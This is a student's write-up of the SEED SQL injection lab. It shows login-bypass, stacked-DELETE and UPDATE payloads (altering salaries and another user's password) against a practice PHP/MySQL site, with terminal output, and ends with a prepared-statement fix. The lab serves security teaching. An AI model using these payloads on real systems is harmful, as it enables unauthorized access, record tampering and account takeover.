

SQL Injection Attack Lab

Liangyu W

Task 1: Get Familiar with SQL Statements

Log into MySQL open-source relational database management system:

```
Terminal
[12/24/19]seed@liangyu:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line
interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or
\g.
Your MySQL connection id is 6
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliate
s. All rights reserved.

Oracle is a registered trademark of Oracle Corporatio
n and/or its
affiliates. Other names may be trademarks of their re
spective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the
current input statement.

mysql>
```

We use the command “SELECT * FROM credential WHERE Name="Alice" \G;” to query the profile information of Alice:


```
mysql> show tables;
+-----+
| Tables_in_users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM credential WHERE Name="Alice" \G;
***** 1. row *****
ID: 1
Name: Alice
EID: 10000
Salary: 20000
birth: 9/20
SSN: 10211002
PhoneNumber:
Address:
Email:
NickName:
Password: fdb918bdae83000aa54747fc95fe0470fff4976
1 row in set (0.00 sec)
```


The /G option display the information vertically.

Task 2: SQL Injection Attack on SELECT Statement

2.1: SQL Injection Attack from webpage



The SQL injection “admin’; #” causes the SQL query to become “WHERE name= ‘admin’; # and Password=’\$hashed_pwd’”;



2.2: SQL Injection Attack from command line

We use the command: curl

'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%20+%23&Password='


```
[12/24/19]seed@liangyu:~$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%20+%23&Password='
!-
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
!-
!-
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented

ton' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout
</button></div></nav><div class='container'><br><h1 clas
s='text-center'><b> User Details </b></h1><br><table
class='table table-striped table-bordered'><thead class
='thead-dark'><tr><th scope='col'>Username</th><th scope
='col'>Eid</th><th scope='col'>Salary</th><th scope='col
'>Birthday</th><th scope='col'>SSN</th><th scope='col'>N
ickname</th><th scope='col'>Email</th><th scope='col'>Ad
dress</th><th scope='col'>Ph. Number</th></tr></thead><t
body><tr><th scope='row'> Alice</th><td>10000</td><td>20
000</td><td>9/20</td><td>10211002</td><td></td><td></td>
</td></td></td></tr><tr><th scope='row'> Boby</th><td>
20000</td><td>30000</td><td>4/20</td><td>10213352</td><
td></td><td></td><td></td></tr><tr><th scope='r
ow'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><
td>98993524</td><td></td><td></td><td></td><td></td></tr>
<tr><th scope='row'> Samy</th><td>40000</td><td>90000</
td><td>1/11</td><td>32193525</td><td></td><td></td><td></
td><td></td></tr><tr><th scope='row'> Ted</th><td>50000
</td><td>110000</td><td>11/3</td><td>32111111</td><td></
td><td></td><td></td><td></td></tr><tr><th scope='row'>
Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>4
```

2.3: Append a new SQL statement

We use the SQL injection: admin'; DELETE FROM credential WHERE Name="Alice"; #



This got the server to run two SQL statements. However the web application has implemented countermeasure to prevent unauthorized deletion of record.

Task 3: SQL Injection Attack on UPDATE Statement

3.1: Modify your own salary

We use the SQL injection: ',salary='99999' WHERE eid=10000; #

Alice's Profile Edit		Alice Profile																		
NickName	<input type="text" value="',salary='99999' WHERE eid=10000; #"/>	<table border="1"><thead><tr><th>Key</th><th>Value</th></tr></thead><tbody><tr><td>Employee ID</td><td>10000</td></tr><tr><td>Salary</td><td>99999</td></tr><tr><td>Birth</td><td>9/20</td></tr><tr><td>SSN</td><td>10211002</td></tr><tr><td>NickName</td><td></td></tr><tr><td>Email</td><td></td></tr><tr><td>Address</td><td></td></tr><tr><td>Phone Number</td><td></td></tr></tbody></table>	Key	Value	Employee ID	10000	Salary	99999	Birth	9/20	SSN	10211002	NickName		Email		Address		Phone Number	
Key	Value																			
Employee ID	10000																			
Salary	99999																			
Birth	9/20																			
SSN	10211002																			
NickName																				
Email																				
Address																				
Phone Number																				
Email	<input type="text" value="Email"/>																			
Address	<input type="text" value="Address"/>																			
Phone Number	<input type="text" value="PhoneNumber"/>																			
Password	<input type="password" value="Password"/>																			
<input type="button" value="Save"/>																				

3.2: Modify other people's salary

We use the SQL injection: ',salary='1' WHERE name='Boby'; #

Alice's Profile Edit		Boby Profile																		
NickName	<input type="text" value="',salary='1' WHERE name='Boby'; #"/>	<table border="1"><thead><tr><th>Key</th><th>Value</th></tr></thead><tbody><tr><td>Employee ID</td><td>20000</td></tr><tr><td>Salary</td><td>1</td></tr><tr><td>Birth</td><td>4/20</td></tr><tr><td>SSN</td><td>10213352</td></tr><tr><td>NickName</td><td></td></tr><tr><td>Email</td><td></td></tr><tr><td>Address</td><td></td></tr><tr><td>Phone Number</td><td></td></tr></tbody></table>	Key	Value	Employee ID	20000	Salary	1	Birth	4/20	SSN	10213352	NickName		Email		Address		Phone Number	
Key	Value																			
Employee ID	20000																			
Salary	1																			
Birth	4/20																			
SSN	10213352																			
NickName																				
Email																				
Address																				
Phone Number																				
Email	<input type="text" value="Email"/>																			
Address	<input type="text" value="Address"/>																			
Phone Number	<input type="text" value="PhoneNumber"/>																			
Password	<input type="password" value="Password"/>																			
<input type="button" value="Save"/>																				

3.3: Modify other people's password

We use the SQL injection:

',Password='35318264C9A98FAF79965C270AC80C5606774DF1' WHERE name='Boby'; #

Where 35318264C9A98FAF79965C270AC80C5606774DF1 is the SHA1 hash of "Alice".

Alice's Profile Edit		Boby Profile																		
NickName	<input type="text" value="',Password='35318264C9A98FAF79965C270AC80C5606774DF1' WHERE name='Boby'; #"/>	<table border="1"><thead><tr><th>Key</th><th>Value</th></tr></thead><tbody><tr><td>Employee ID</td><td>20000</td></tr><tr><td>Salary</td><td>1</td></tr><tr><td>Birth</td><td>4/20</td></tr><tr><td>SSN</td><td>10213352</td></tr><tr><td>NickName</td><td></td></tr><tr><td>Email</td><td></td></tr><tr><td>Address</td><td></td></tr><tr><td>Phone Number</td><td></td></tr></tbody></table>	Key	Value	Employee ID	20000	Salary	1	Birth	4/20	SSN	10213352	NickName		Email		Address		Phone Number	
Key	Value																			
Employee ID	20000																			
Salary	1																			
Birth	4/20																			
SSN	10213352																			
NickName																				
Email																				
Address																				
Phone Number																				
Email	<input type="text" value="Email"/>																			
Address	<input type="text" value="Address"/>																			
Phone Number	<input type="text" value="PhoneNumber"/>																			
Password	<input type="password" value="Password"/>																			
<input type="button" value="Save"/>																				

Task 4: Countermeasure — Prepared Statement

We modify the unsafe_edit_backend.php as follows:

```
<code>
    $conn = getDB();
    // Don't do this, this is not safe against SQL injection attack
    $sql="";
    if($input_pwd!=''){
        // In case password field is not empty.
        $hashed_pwd = sha1($input_pwd);
        // Update the password stored in the session.
        $_SESSION['pwd']=$hashed_pwd;

        $stmt = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?
        ,Password=? where ID=?;");
        $stmt->bind_param("sssss",$input_nickname, $input_email, $input_address
        s, $hashed_pwd, $id);
        $stmt->execute();
    }else{
        // If password field is empty.
        $stmt = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?
        ,PhoneNumber=? where ID=?;");
        $stmt->bind_param("sssss",$input_nickname, $input_email, $input_address
        s, $input_phonenumber, $id);
        $stmt->execute();
    }

    $conn->query($sql);
    $conn->close();
    header("Location: unsafe_home.php");
    exit();
?>
</code>
```

Now the previous SQL injection attacks no longer work:

Alice Profile		Alice Profile		Alice Profile	
Key	Value	Key	Value	Key	Value
Employee ID	10000	Employee ID	10000	Employee ID	10000
Salary	1	Salary	1	Salary	1
Birth	9/20	Birth	9/20	Birth	9/20
SSN	10211002	SSN	10211002	SSN	10211002
NickName	',salary='888' WHERE eid=10000; #	NickName	',salary='1' WHERE name='Boby'; #	NickName	',Password='123456' WHERE name='Boby'; #
Email		Email		Email	
Address		Address		Address	
Phone Number		Phone Number		Phone Number	